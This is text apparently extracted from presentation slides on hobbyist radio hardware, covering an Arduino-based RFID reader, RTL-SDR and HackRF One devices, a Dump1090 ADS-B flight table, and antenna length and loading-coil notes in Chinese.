
RDM 8800 = Arduino + PN532






SDR

Software Defined Radio




RTL2832U

USB DVB-T & RTL-SDR Realtek
RTL2832U & R820T



HackRF

- SDR peripheral capable of transmission or reception of radio signals from 1 MHz to 6 GHz.
- Designed to enable test and development of modern and next generation radio technologies
- HackRF One is an open source hardware platform that can be used as a USB peripheral or programmed for stand-alone operation.



Dump 1090

ADS-B

open-source software

a Mode S decoder specifically
designed for RTLSDR devices.

Hex	Flight	Altitude	Speed	Lat	Lon	Track	Messages	Seen
773700		37100	578	0.000	0.000	57	2	3 sec
7809e5	CSN3542	5075	261	30.812	114.102	259	33	1 sec
78000a		4225	0	0.000	0.000	0	47	1 sec
780084	CBJ5628	2650	210	30.665	114.085	47	73	21 sec
78020d	LKE9666	25600	315	30.831	114.472	264	287	1 sec
780b8c	CSZ9662	36100	346	31.171	113.977	195	287	0 sec
780015	CSN3606	32100	342	31.026	113.949	196	581	0 sec
780491	CCA1320	33100	563	31.019	114.332	24	1183	1 sec
8621e2	ANA947	34100	335	30.733	114.165	268	1952	1 sec
886043	NCT087	30100	384	30.694	114.086	207	1611	1 sec
780dd6	CHH7929	32100	333	30.696	113.694	201	877	0 sec



Dump1090

11 planes on screen.

ICAO: 7809e5
CSN3542
Altitude: 9525 feet
Speed: 284 knots
Coordinates: 30.806122, 114.065067

Google Imagery ©2015 TerraMetrics 使用条款



Antenna

$$L \approx C / F * 0.96$$



Antenna

$$L \approx C / F * 0.96$$

3. 加电感线圈

加感线圈可以部分抵消该点以上线段在该点所呈现的容抗，使该点总电抗减小，电流增大，使该点以下线段的电流分布趋于均匀。



加感线圈对加感点以上线段的电流分布并无改善作用。

